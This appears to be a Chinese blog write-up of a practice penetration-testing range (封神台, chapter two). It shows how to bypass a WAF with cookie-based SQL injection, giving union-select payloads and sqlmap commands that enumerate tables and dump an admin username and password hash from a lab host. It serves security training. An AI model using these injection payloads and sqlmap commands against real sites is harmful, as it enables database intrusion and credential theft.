

封神台靶场-第二章

原创

Mr.H 于 2020-07-12 11:28:58 发布 1358 收藏 7

分类专栏: [封神台](#) [封神台-第二章](#) 文章标签: [渗透测试靶场](#)

版权声明: 本文为博主原创文章, 遵循 [CC 4.0 BY-SA](#) 版权协议, 转载请附上原文出处链接和本声明。

本文链接: https://blog.csdn.net/Mr_helloworld/article/details/107294184


版权



[封神台](#) 同时被 2 个专栏收录

2 篇文章 1 订阅

订阅专栏




[封神台-第二章](#)

1 篇文章 0 订阅

订阅专栏


第二章: 遇到阻难! 绕过WAF过滤

1. 查找有无sql注入点利用and 1=1发现做了过滤




https://blog.csdn.net/Mr_helloworld

使用order by 查字段数发现order by 没有被过滤, 最后当字段为10时显示正常字段为10






2.因为网页做了waf过略防护，这里我们考虑用cookie注入，可以进行绕过：
这里我们使用一个小工具进行注入（火狐插件）




这款工具可以自定义请求头响应头（Request header, Reponse header）
打开这款插件直接在value处填写注入参数即可然后按上面的键开始（value中的值需要注意的是空格用+表示）



3.使用联合查询
这里我们做了猜测一般表名为admin，猜测尝试字段（admin，password，）

查询语句	结果
id=1171+union+select+1,2,3,4,5,6,7,8,9,10+from+admin	查看回显
id=1171+union+select+1,username,password,4,5,6,7,8,9,10+from+admin	查询字段值

注意：这里id必须为假才会执行后面的语句




回显位置：2/3




3.字段值 (admin: b9a2a2b5dff918c)



4.用御剑后台扫描器扫描查找网站后台



5.登录后台拿到flag



kali-sqlmap

1.sqlmap cookie注入用法

```
sqlmap -u [url] --cookie [id=] --[table|dbs|columns] --level [2] --batch
```

sqlmap-cookie注入

查询

sqlmap-cookie注入	查询
sqlmap -u http://59.63.200.79:8004/shownews.asp? --cookie "id=171" --table --level 2	查表
sqlmap -u http://59.63.200.79:8004/shownews.asp? --cookie "id=171" -T admin --columns --level 2	指定表查字段
sqlmap -u http://59.63.200.79:8004/shownews.asp? --cookie "id=171" -T admin -C username,password --dump --level 2	制定字段查值


1. 查表

```
root@kali:~# sqlmap -u http://59.63.200.79:8004/shownews.asp? --cookie "id=171" --table --level 2
```




这里到查到一半出来了我就结束了

```
please enter number of threads? [Enter for 1 (current)] 1
[23:41:21] [WARNING] running in a single-thread mode. This could take a
[23:41:22] [INFO] retrieved: user
[23:41:26] [INFO] retrieved: product
[23:41:33] [INFO] retrieved: admin
[23:41:37] [INFO] retrieved: news
[23:42:05] [INFO] tried 191/3153 items (6%)
```




2. 查字段

```
sqlmap: error: no such option: --colimns
root@kali:~# sqlmap -u http://59.63.200.79:8004/shownews.asp? --cookie "id=171" -T admin --columns --level 2
```




```
[6 columns]
+-----+
| Column | Type |
+-----+
| user   | non-numeric |
| flag   | non-numeric |
| id     | numeric     |
| password | non-numeric |
| title  | non-numeric |
| username | non-numeric |
+-----+
```



3. 查字段值

```
root@kali:~# sqlmap -u http://59.63.200.79:8004/shownews.asp? --cookie "id=171" -T admin -C username,password --dump --level 2
```



这里到查到一半出来了我就结束了

```
[23:59:34] [CRITICAL] connection timed out to the target URL. sqlmap is going to retry the req
OK
[23:59:43] [INFO] retrieved: admin
[23:59:52] [INFO] retrieved: b9a2a2b5dfffb918c
[00:00:26] [INFO] retrieved: admin
[00:00:36] [INFO] recognized possible password hashes in column 'password'
do you want to store hashes to a temporary file for eventual further processing with other too
[00:00:36] [INFO] writing hashes to a temporary file: /tmp/sqlmap/you61a1425/sqlmap_hashes_X5vsh
```

